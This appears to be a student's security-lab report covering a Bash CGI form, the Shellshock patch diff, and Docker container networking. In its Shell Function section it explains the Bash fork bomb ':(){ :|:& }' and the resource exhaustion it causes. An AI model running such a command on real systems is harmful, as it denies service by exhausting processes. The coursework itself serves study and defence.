

Figure 23: Here is myprog.cgi, using /bin/bash



Figure 24: Here is myprog.cgi, using /bin/bash

Figure 25: Here is myprog.cgi, using /bin/bash

2. **Web CGI: Bash Script (15 points)**
Here I design a html form as below:

```
[10/25/21]seed@VM:~/.../image_www$ curl "http://10.9.0.80/cgi-bin/index.cgi"
<!DOCTYPE html>
<html>
<head>
        <title>Welcome to our application</title>
</head>
<body>
        <p>Hello! Please enter var1 and var2 and press the submit button</p>
        <form action="submit.cgi" method="GET">
                <label>Var1</label>
                <input type="text" name="var1" value="">
                <br>
                <label>Var2</label>
                <input type="text" name="var2" value="">
                <br>
                <button type="submit">Submit</button>
        </form>
</body>
</html>
```

Figure 26: Use GET option to fetch the QUERY_STRING

And the submit script mainly does decoding QUERY_STRING:

```
[10/25/21]seed@VM:~/.../image_www$ curl "http://10.9.0.80/cgi-bin/submit.cgi?var1=Hello%20World%21&var2=This%20is%
20a%20Test%2E&"
<!DOCTYPE html>
<html><head>
<title>Bash-CGI Example 1</title>
</head><body>
<h1>Bash-CGI Example 1</h1>
<p>QUERY_STRING: var1=Hello%20World%21&var2=This%20is%20a%20Test%2E&<br>var1=Hello World!<br>var2=This is a Test.<
/p>
<hr>
<address>Apache/2.4.41 (Ubuntu) Server at 10.9.0.80 Port 80</address>

</body></html>
[10/25/21]seed@VM:~/.../image_www$
```

Figure 27: In submit.cgi, I do some decode

Then you can see var1 and var2 is equal to decoding forms.
Furthermore, there are browser results below:



Figure 28: index.cgi in browser



Figure 29: submit the text

So for a user, he/she can upload his/her data(here is text) via web cgi or browser.
ref: `https://sodocumentation.net/bash/topic/9603/cgi-scripts`

3. **Shell Function (15 points)**
: character means NOP in linux, and return true
|character means pipe in linux, pass left-hand side return value to right-hand side
& character means run background in linux, it can be seem as ; character
But here ":()" makes : become a function name, it means that { :|:& } is doing calling : itself and pipe with calling itself so it becomes a unlimited NOP loop, it will make below results:



Figure 30: it shows "Resource temporarily unavailable"

In command, & is required (or replaced by ";", the results will be same, but it can be shut down by Ctrl + c).
On the other hand, If you replace : with English characters, the results will be same.
In summary, the main problem need to avoid is :|:.
I come up with a method: when a function contains a pipe (|), it should require that there is not calling it self above twice in the same pipe.

4. **How to Patch Shellshock? (15 points)**
   Bash team add two conditions for checking (1) defined function name (prefix) is equal to string beginning name; (2) defined function suffix is equal to string suffix

```
--- 355,385 ----
        /* If exported function, define it now.  Don't import functions from
         the environment in privileged mode. */
!       if (privmode == 0 && read_but_dont_execute == 0 &&
!           STREQN (BASHFUNC_PREFIX, name, BASHFUNC_PREFLEN) &&
!           STREQ (BASHFUNC_SUFFIX, name + char_index - BASHFUNC_SUFFLEN) &&
!         STREQN ("() {", string, 4))
```

Figure 31: red lines are new conditions

5. **Linux Network Namespace (15 points)**
How docker works:
We can run containers in Docker. A container packages the application service or function with all of the libraries, configuration files, dependencies and other necessary parts and parameters to operate. (https://searchitoperations.techtarget.com/definition/Docker) Every containers share the data of the underlying operating system, but running as isolated processes in user space. Compare with virtual machines, containers won't encapsulate an entire OS, so they take much less space than VMs, means they can handle more applications and require fewer VMs and OS.

How to implement docker:
Docker contains two parts: Namespace and Cgroup. Namespace is used for isolated environment; Cgroup is for manage kernel resouce (CPU, memory, I/O, ...). With these two parts, we can run containers isolated in the same kernel.
The construction of Docker is Client-Server, called Docker client and Docker daemon. Docker client connects to Docker daemon with RESTful API, and provide command line for user. Docker daemon runs and manages Docker images. It can start and stop containers, provides RESTful API for user control, and displays Docker containers' info.
Docker container is a process of executing Docker image, which can be obtained from (1) Docker-Hub (2) importing from other computer (3) writing Dockerfile by ourselves.
Installation:
After finish docker installation, we can do "docker run hello-world" to test whether it is installation completely. And also, we can do "docker info" to check our docker information or do "docker help" to get the option/command information.
Then, we have to get required image by "docker pull [Image Name]:[Image version]", if you don't assign the version, you get the latest version:

```
[10/27/21]seed@VM:~/.../5$ docker pull ubuntu:18.04
18.04: Pulling from library/ubuntu
284055322776: Pull complete
Digest: sha256:0fedbd5bd9fb72089c7bbca476949e10593cebed9b1fb9edf5b79dbbacddd7d6
Status: Downloaded newer image for ubuntu:18.04
docker.io/library/ubuntu:18.04
[10/27/21]seed@VM:~/.../5$ docker pull ubuntu
Using default tag: latest
latest: Pulling from library/ubuntu
7b1a6ab2e44d: Pull complete
Digest: sha256:626ffe58f6e7566e00254b638eb7e0f3b11d4da9675088f4781a50ae288f3322
Status: Downloaded newer image for ubuntu:latest
docker.io/library/ubuntu:latest
[10/27/21]seed@VM:~/.../5$ docker images
REPOSITORY                    TAG                 IMAGE ID            CREATED             SIZE
seed-image-www-shellshock     latest              1dc2b1d19ec8        3 days ago          271MB
ubuntu                        latest              ba6acccedd29        11 days ago         72.8MB
ubuntu                        18.04               5a214d77f5d7        3 weeks ago         63.1MB
hello-world                   latest              feb5d9fea6a5        4 weeks ago         13.3kB
eboraas/apache-php            latest              29fda4e0e4fb        8 months ago        278MB
handsonsecurity/seed-server   apache-php          2365d0ed3ad9        11 months ago       261MB
```

Figure 32: pull ubuntu18.04 and the latest version ubuntu(upload in Oct, 16, 2021); next, we can check existed images by "docker images"

Next, we can run the image and create a new container by "docker run [Image Name]:[Image version if it has] [command]", also we can add the run option to get in other mode: (ex. -i: interactive mode; -t allocate a tty), and put the command you want at last

```
[10/27/21]seed@VM:~/.../5$ docker run -it ubuntu bash
root@9fa6bd55bafd:/#
```

Figure 33: I run bash in interactive/tty mode (-it) in ubuntu (latest version)

After these, we are finish in create a container

container1 ping container2:

```
[10/27/21]seed@VM:~/.../5$ docker run -d --name web1 -p 8001:80 eboraas/apache-php
Unable to find image 'eboraas/apache-php:latest' locally
latest: Pulling from eboraas/apache-php
ee03cccd077b: Pull complete
87d491ee9138: Pull complete
88d46ef4120b: Pull complete
ae3831f78190: Pull complete
d0ef2048a874: Pull complete
36bfb2f615e0: Pull complete
fd994b5834da: Pull complete
383764ffbbda: Pull complete
5168faa5fdf5: Pull complete
Digest: sha256:6f3d39b2aac69a45ffac146b8f1851c1c580ee753475c82222fb2dbd1e00c673
Status: Downloaded newer image for eboraas/apache-php:latest
3a5687bc20c7060e4590075031e1f188434c3ab4dc3ad59181bab9c5f73eda03
[10/27/21]seed@VM:~/.../5$ docker ps
CONTAINER ID        IMAGE               COMMAND                  CREATED             STATUS              PORTS                           NAM
ES
3a5687bc20c7        eboraas/apache-php   "/usr/sbin/apache2ct…"   8 seconds ago       Up 6 seconds        443/tcp, 0.0.0.0:8001->80/tcp   web
1
[10/27/21]seed@VM:~/.../5$ docker run -d --name web2 -p 8002:80 eboraas/apache-php
56900cb48a3b4a614dfa114427025418d787f20b1e46fbd158a0a7a9dc23802c
[10/27/21]seed@VM:~/.../5$ docker ps
CONTAINER ID        IMAGE               COMMAND                  CREATED             STATUS              PORTS                           NAM
ES
56900cb48a3b        eboraas/apache-php   "/usr/sbin/apache2ct…"   3 seconds ago       Up 2 seconds        443/tcp, 0.0.0.0:8002->80/tcp   web
2
3a5687bc20c7        eboraas/apache-php   "/usr/sbin/apache2ct…"   41 seconds ago      Up 39 seconds       443/tcp, 0.0.0.0:8001->80/tcp   web
1
[10/27/21]seed@VM:~/.../5$
```

Figure 34: here I create two containers: web1 and web2

```
[10/27/21]seed@VM:~/.../5$ docker ps
CONTAINER ID        IMAGE               COMMAND                  CREATED             STATUS              PORTS                           NAM
ES
56900cb48a3b        eboraas/apache-php   "/usr/sbin/apache2ct…"   10 minutes ago      Up 10 minutes       443/tcp, 0.0.0.0:8002->80/tcp   web
2
3a5687bc20c7        eboraas/apache-php   "/usr/sbin/apache2ct…"   11 minutes ago      Up 11 minutes       443/tcp, 0.0.0.0:8001->80/tcp   web
1
[10/27/21]seed@VM:~/.../5$ docker exec -it 3a5687bc20c7 sh
# ping web2
ping: unknown host
#
```

Figure 35: when I get in web1 and try to ping web2, it shows unknown host, because I have not join them into a network

So I create a network and add web1 and web2 into it.

```
[10/27/21]seed@VM:~/.../5$ docker network create myNetwork
3ef5207ae9fda6230f34fb0dcc6ce8ca5b2ba80973b36ed015e57a826c323931
[10/27/21]seed@VM:~/.../5$ docker network ls
NETWORK ID          NAME                DRIVER              SCOPE
35b035177f02        bridge              bridge              local
b3581338a28d        host                host                local
3ef5207ae9fd        myNetwork           bridge              local
77acecccbe26        none                null                local
[10/27/21]seed@VM:~/.../5$
```

Figure 36

```
[10/27/21]seed@VM:~/.../5$ docker network connect myNetwork web1
[10/27/21]seed@VM:~/.../5$ docker network connect myNetwork web2
[10/27/21]seed@VM:~/.../5$
```

Figure 37


```
"Containers": {
    "3a5687bc20c7060e4590075031e1f188434c3ab4dc3ad59181bab9c5f73eda03": {
        "Name": "web1",
        "EndpointID": "0ea9861aefb6c01c1825c2d70156d92576df4b7cd834fb61262e1ec50332706c",
        "MacAddress": "02:42:ac:12:00:02",
        "IPv4Address": "172.18.0.2/16",
        "IPv6Address": ""
    },
    "56900cb48a3b4a614dfa114427025418d787f20b1e46fbd158a0a7a9dc23802c": {
        "Name": "web2",
        "EndpointID": "1f780ce32d3be8616e9f8ffdffb4963901add09c47e30864d2dac189291b0e19",
        "MacAddress": "02:42:ac:12:00:03",
        "IPv4Address": "172.18.0.3/16",
        "IPv6Address": ""
    }
},
```


Figure 38: Using "docker inspect myNetwork" can check the ip address of added containers, and also other information of myNetwork

Last, try ping web2 again (also try ping web2 ip address):

```
[10/27/21]seed@VM:~/.../5$ docker exec -it 3a5687bc20c7 sh
# ping web2
PING web2 (172.18.0.3): 56 data bytes
64 bytes from 172.18.0.3: icmp_seq=0 ttl=64 time=0.145 ms
64 bytes from 172.18.0.3: icmp_seq=1 ttl=64 time=0.250 ms
64 bytes from 172.18.0.3: icmp_seq=2 ttl=64 time=0.164 ms
64 bytes from 172.18.0.3: icmp_seq=3 ttl=64 time=0.166 ms
^C--- web2 ping statistics ---
4 packets transmitted, 4 packets received, 0% packet loss
round-trip min/avg/max/stddev = 0.145/0.181/0.250/0.041 ms
# ping 172.18.0.3
PING 172.18.0.3 (172.18.0.3): 56 data bytes
64 bytes from 172.18.0.3: icmp_seq=0 ttl=64 time=0.184 ms
64 bytes from 172.18.0.3: icmp_seq=1 ttl=64 time=0.167 ms
64 bytes from 172.18.0.3: icmp_seq=2 ttl=64 time=0.160 ms
64 bytes from 172.18.0.3: icmp_seq=3 ttl=64 time=0.160 ms
64 bytes from 172.18.0.3: icmp_seq=4 ttl=64 time=0.162 ms
^C--- 172.18.0.3 ping statistics ---
5 packets transmitted, 5 packets received, 0% packet loss
round-trip min/avg/max/stddev = 0.160/0.167/0.184/0.000 ms
#
```

Figure 39